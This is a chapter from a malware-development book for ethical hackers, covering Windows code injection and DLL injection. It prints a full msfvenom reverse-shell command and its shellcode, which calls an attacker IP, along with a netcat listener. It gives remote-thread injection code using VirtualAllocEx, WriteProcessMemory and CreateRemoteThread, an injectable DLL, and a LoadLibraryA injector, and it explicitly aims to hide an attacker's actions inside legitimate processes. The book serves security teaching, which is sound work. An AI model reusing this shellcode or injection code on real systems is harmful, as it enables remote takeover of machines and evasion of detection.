2

Exploring Various Malware Injection Attacks

When we talk about malware injection, we're referring to the technique of injecting malicious code into a running program. This type of attack can be difficult to detect and defend against because the malware can piggyback on an already-trusted program. It can use the legitimate program's access to the system to cause damage or steal data. In this chapter, we'll explore the different ways this type of attack can be carried out, and how you can protect yourself from it.

In this chapter, we're going to cover the following main topics:

- Traditional injection approaches – code and DLL
- Exploring hijacking techniques
- Understanding **asynchronous procedure call** (**APC**) injection
- Mastering API hooking techniques

Technical requirements

In this book, I will use the Kali Linux (**https://www.kali.org/**) and Parrot Security OS (**https://www.parrotsec.org/**) virtual machines for development and demonstration, and Windows 10 (**https://www.microsoft.com/en-us/software-download/windows10ISO**) as the victim's machine.

The next thing we'll want to do is set up our development environment in Kali Linux. We'll need to make sure we have the necessary tools installed, such as a text editor, compiler, and more.

I just use NeoVim (**https://github.com/neovim/neovim**) with syntax highlighting as a text editor. Neovim is a great choice if you're looking for a lightweight, efficient text editor, but you can use another you like, such as VS Code (**https://code.visualstudio.com/**).

As far as compiling our examples, I'll be using MinGW (**https://www.mingw-w64.org/**) for Linux, which I installed by running the following command:

```
$ sudo apt install mingw-*
```

Traditional injection approaches – code and DLL

First of all, we should talk about code injection. What does code injection mean? What's the point?

The **code injection** technique is a simple way for one process – in this case, malware – to add code to another process that is already working.

For example, your malware could be an injector from a phishing attack or a Trojan that you successfully gave to your target victim. It could also be anything that runs your code. And for some reason, you might want to run your payload in a different process.

Where am I going with this? We won't talk about making a Trojan in this chapter, but let's say that your code was run inside the `firefox.exe` executable file, which has a limited amount of time to run. Let's say you have successfully gotten a remote reverse shell, but you know that your target has closed `firefox.exe`. If you want to keep your session going, you must switch to another process.

Or let's say you just want your code to run inside some legitimate process. During a pentest, this often happens when you need to not only compromise the system but also *hide* the attacker's actions.

A simple example

Now, we'll talk about payload injection using the debugging API, which is a well-known *classic* method.

First, let's prepare our payload. For simplicity, we'll use the `msfvenom` reverse shell payload from Kali Linux:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.1.5 LPORT=4444 -f c
```

The result of running this command looks like this:

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.1.5 LPORT=4444 --arch x64 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1963 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00"
"\x00\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x0a\x01\x05"
"\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07"
"\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29"
"\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48"
"\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea"
"\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89"
"\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81"
"\xc4\x40\x02\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00"
"\x00\x41\x50\x41\x50\x48\x89\xe2\x57\x57\x57\x4d\x31\xc0"
"\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01\x01"
"\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6\x56\x50\x41"
"\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff\xc8\x4d"
"\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48"
"\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5"
"\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";
```

Figure 2.1 – Generating the msfvenom payload

Here, **`10.10.1.5`** is our attacker's machine IP address, and **`4444`** is the port where we'll run the listener later.

IMPORTANT NOTE

In your case, the payload may differ slightly as it depends on the **`metasploit`** *package version you're using.*

Let's start with some simple C++ code for our malware. We used this in ***Chapter 1***: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/01-traditional-injection/hack1.c**.

Only our payload is different. Let's get started.

IMPORTANT NOTE

Note that most of the examples in this book are 64-bit malware.

First, compile the code:

```
$ x86_64-w64-mingw32-gcc hack1.c -o hack1.exe -s -ffunction-sections -fdata-sections -Wno-write-st
```

The result of running this command (in our case, on Kali Linux) looks like this:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter02/01-traditional-injection]
└─$ x86_64-w64-mingw32-gcc hack1.c -o hack1.exe -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter02/01-traditional-injection]
└─$ ls -lt
total 204
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Feb 23 23:03 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2938 Feb 23 23:00 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc  1612 Dec  4 00:12 hack3.c
-rwxr-xr-x 1 cocomelonc cocomelonc  2661 Dec  3 23:50 hack2.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Aug 25 16:52 hack3.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Aug 25 16:26 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc   477 Aug 25 16:26 evil.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Aug 22  2023 hack2.exe
```

Figure 2.2 – Compiling hack1.c

Next, we'll get our listener ready:

```
$ nc -lvp 4444
```

You'll see the following on Parrot Security OS:

```
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c0:c3:82 brd ff:ff:ff:ff:ff:ff
    inet 10.10.1.5/24 brd 10.10.1.255 scope global dynamic noprefixroute enp0s3
       valid_lft 487sec preferred_lft 487sec
    inet6 fe80::a00:27ff:fec0:c382/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
┌──[parrot@parrot]─[~]
└─$ nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Figure 2.3 – Preparing the netcat listener

Then, run the malware on the computer of the target:

```
$ .\hack1.exe
```

On my Windows 10 x64 VM, it looks like this:




Figure 2.4 – Reverse shell successfully spawned

As you can see, everything is okay and the reverse shell has been spawned.

We will use Process Hacker (https://processhacker.sourceforge.io/downloads.php) to investigate `hack1.exe`. **Process Hacker** is an open source tool that allows you to see what processes are operating on a device, as well as identify programs

that are consuming CPU resources and network connections associated with a process.

On the **Network** tab, notice that our process has established a connection to **`10.10.1.5:4444`**, which is the attacker's host IP address:




Figure 2.5 – Network TCP connection established

A strange and unusual process that initiates a connection will immediately raise suspicion; therefore, you must *infiltrate* a legitimate process.

Therefore, we will inject our payload into another process – in this case, **`calc.exe`**:

Figure 2.6 – The payload has been stored in the malware

Here, we're diverting to a target process or, in other words, executing the payload in another process on the same machine – that is, in **`calc.exe`** or **`firefox.exe`**.

Code injection example

In this technique, the attacker directly inserts malicious code into the target process's memory space. This code can be executed by manipulating the target process's execution flow. Code injection can involve techniques such as **remote thread injection**, where a new thread is created within the target process to execute the malicious code.

The first step is to allocate memory within the target process, and the buffer must be at least as large as the payload:




Figure 2.7 – Allocating memory in the target process

Then, you must copy your payload into the provided memory of the target process (`calc.exe` in our case):




Figure 2.8 – Copying the payload to the allocated memory

Then, you must *ask* the system to begin executing your payload in the target process (`calc.exe` in our case):




Figure 2.9 – Executing the payload in the target process

So, let's code this basic logic.

At the time of writing, using built-in Windows API functions that are implemented for diagnostic purposes is the most popular way to accomplish this. The following options exist:

- **VirtualAllocEx**: https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex
- **WriteProcessMemory**: https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory
- **CreateRemoteThread**: https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread

A simple example of doing this can be found at https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/01-traditional-injection/hack2.c.

First, you must obtain the PID of the process, which you can input manually in our case. Next, open the process using the OpenProcess (https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess) API from the Kernel32 library:

```
// Parse the target process ID
printf("Target Process ID: %i", atoi(argv[1]));
process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
```

Next, use **`VirtualAllocEx`** to allocate a memory buffer for a remote process:

```
remote_buffer = VirtualAllocEx(process_handle, NULL, payload_length, (MEM_RESERVE | MEM_COMMIT), P
```

Since **`WriteProcessMemory`** permits copying data between processes, copy our payload to the **`calc.exe`** process:

```
WriteProcessMemory(process_handle, remote_buffer, payload, payload_length, NULL);
```

`CreateRemoteThread` is analogous to the **`CreateThread`** function, but it allows you to specify which process should initiate the new thread:

```
remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)remote_buffer,
```

Okay; let's compile this code:

```
$ x86_64-w64-mingw32-gcc hack2.c -o hack2.exe -s -ffunction-sections -fdata-sections -Wno-write-st
```

The result of running this command on Kali Linux looks like this:

```
└─$ x86_64-w64-mingw32-gcc hack2.c -o hack2.exe -s -ffunction-sections -fdata
-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-li
bstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/01-traditional-injection]
└─$ ls -lt
total 204
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Feb 23 23:16 hack2.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Feb 23 23:03 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2938 Feb 23 23:00 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc  1612 Dec  4 00:12 hack3.c
-rwxr-xr-x 1 cocomelonc cocomelonc  2661 Dec  3 23:50 hack2.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Aug 25 16:52 hack3.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 92739 Aug 25 16:26 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc   477 Aug 25 16:26 evil.cpp
```

Figure 2.10 – Compiling hack2.c

Now, prepare the netcat listener:

```
$ nc -nvlp 4444
```

On the victim's machine, execute **`mspaint.exe`** first:




Figure 2.11 – Running mspaint.exe

As we can see, the process ID for **`mspaint.exe`** is **`3388`**.

Next, run our injector from the victim's machine:

```
$ .\hack2.exe 3388
```

The result of running this command (for example, on a Windows 10 x64 VM) looks like this:




Figure 2.12 – Running the injector

First, we can see that the ID of **`mspaint.exe`** is the same and that **`hack2.exe`** is creating a new process called **`cmd.exe`**. On the **Network** tab, we can see that our payload is being executed (since **`mspaint.exe`** has established a connection to the attacker's host):




Figure 2.13 – The network connections of mspaint.exe

Consequently, let's investigate the **`mspaint.exe`** process. If we navigate to the **Memory** tab, we can locate the memory buffer we allocated:




Figure 2.14 – Allocated memory in the mspaint.exe process

If you examine the source code, you'll see that we allocated some executable and readable memory buffers in our remote process (**`mspaint.exe`**):

```
remote_buffer = VirtualAllocEx(process_handle, NULL, payload_length, (MEM_RESERVE | MEM_COMMIT), P
```

By doing this, in Process Hacker, we can search for and sort by **Protection**, scroll down, and identify regions that are both readable and executable:




Figure 2.15 – Readable and executable memory regions

As we can see, there are numerous such regions within the memory of **`mspaint.exe`**.

However, note how **`mspaint.exe`** has a **`ws2_32.dll`** module loaded. This should never happen in normal circumstances since that module is responsible for sockets management:




Figure 2.16 – ws2_32.dll

Thus, this is how code can be injected into a different process.

However, there's a caveat: opening another process with write access is restricted. **Mandatory Integrity Control** (**MIC**) is an example of a safeguard. It's a method for controlling object access based on an object's *integrity level*.

There are four levels of integrity:

- **Low level**: Processes that have restricted system access (Internet Explorer)
- **Medium level**: This is the default for all processes that are started by non-privileged users and also by administrator users with UAC enabled
- **High level**: Processes that execute with administrator privileges
- **System level**: Used by `SYSTEM` users, this level of system services and processes require the utmost level of security

Next, we'll dive into DLL injection.

DLL injection

Now, we will discuss a traditional DLL injection technique that utilizes de-bugging API.

This involves injecting a **Dynamic Link Library** (**DLL**) into the address space of a process. The malicious DLL is loaded by the target process as if it were a legitimate component, giving the attacker control over the process's execution. DLL injection is commonly used to hook into system functions, monitor or manipulate behavior, or achieve persistence.

DLL injection example

For convenience, we should construct DLLs that only display a message box:

```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
copyright: PacktPub
*/
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
     MessageBox(
     NULL,
     "Meow from evil.dll!",
     "=^..^=",
     MB_OK
     );
     break;
  case DLL_PROCESS_DETACH:
     break;
  case DLL_THREAD_ATTACH:
     break;
  case DLL_THREAD_DETACH:
     break;
  }
  return TRUE;
}
```

It only contains **DllMain**, the primary function of a DLL library. The DLL does not declare any exported functions, as legitimate DLLs typically do. The **DllMain** code is executed immediately following DLL memory loading.

This is significant in the context of DLL injection as we seek the simplest means of executing code within the context of another process. This is why the majority of malicious DLLs that are injected contain the majority of their malicious code in **DllMain**. There are methods to force a process to execute an exported function, but writing your code in **DllMain** is typically the simplest method.

When executed in an injected process, our message of *Meow from evil.dll!* should be displayed, indicating that the injection is working. Now, we can compile it (on the attacker's computer):

```
$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.c -fpermissive
```

The result of running this command (for example, on a Kali Linux VM) looks like this:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter02/01-traditional-injection]
└─$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.c

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter02/01-traditional-injection]
└─$ ls -lt
total 200
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Feb 23 23:33 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Feb 23 23:23 hack2.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  3226 Feb 23 23:23 hack2.c
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Feb 23 23:03 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2938 Feb 23 23:00 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc  1612 Dec  4 00:12 hack3.c
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Aug 25 16:52 hack3.exe
-rwxr-xr-x 1 cocomelonc cocomelonc   477 Aug 25 16:26 evil.c
```

Figure 2.17 – Compiling "evil" DLL: evil.c

Place it in a directory of your choosing (on the victim's computer).

Now, all we need is a piece of code that will inject this library into our preferred process.

In our case, we will discuss *traditional* DLL injection. Here, we allocate a buffer whose capacity is at least equal to the length of the path to our DLL on disk. The path is then copied into this buffer: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/01-traditional-injection/hack3.c.

As you can see, it's fairly straightforward. It is identical to our example regarding code injection. The only distinction is that we add the path to our DLL on disk:

```
// "malicious" DLL: our messagebox
char maliciousDLL[] = "evil.dll";
unsigned int dll_length = sizeof(maliciousDLL) + 1;
```

Before injecting and executing our DLL, we need the memory address of **LoadLibraryA** – this is the API call we'll execute in the context of the vic-

tim process to load our DLL:

```
// Handle to kernel32 and pass it to GetProcAddress
  HMODULE kernel32_handle = GetModuleHandle("Kernel32");
  VOID *lbuffer = GetProcAddress(kernel32_handle, "LoadLibraryA");
```

Now that we understand the injector's code, we can test it. Build it by running the following command:

```
$ x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```

The result of running this command (on a Kali Linux VM) looks like this:

```
└─$ x86_64-w64-mingw32-gcc hack3.c -o hack3.exe -s -ffunction-sections -fdata
-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-li
bstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter02/01-traditional-injection]
└─$ ls -lt
total 200
-rwxr-xr-x 1 cocomelonc cocomelonc 39936 Feb 23 23:37 hack3.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  1604 Feb 23 23:37 hack3.c
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Feb 23 23:33 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Feb 23 23:23 hack2.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  3226 Feb 23 23:23 hack2.c
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Feb 23 23:03 hack1.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  2938 Feb 23 23:00 hack1.c
-rwxr-xr-x 1 cocomelonc cocomelonc   477 Aug 25 16:26 evil.c
```

Figure 2.18 – Compiling the DLL injection logic – hack3.c

First, let's launch an instance of **`mspaint.exe`**:

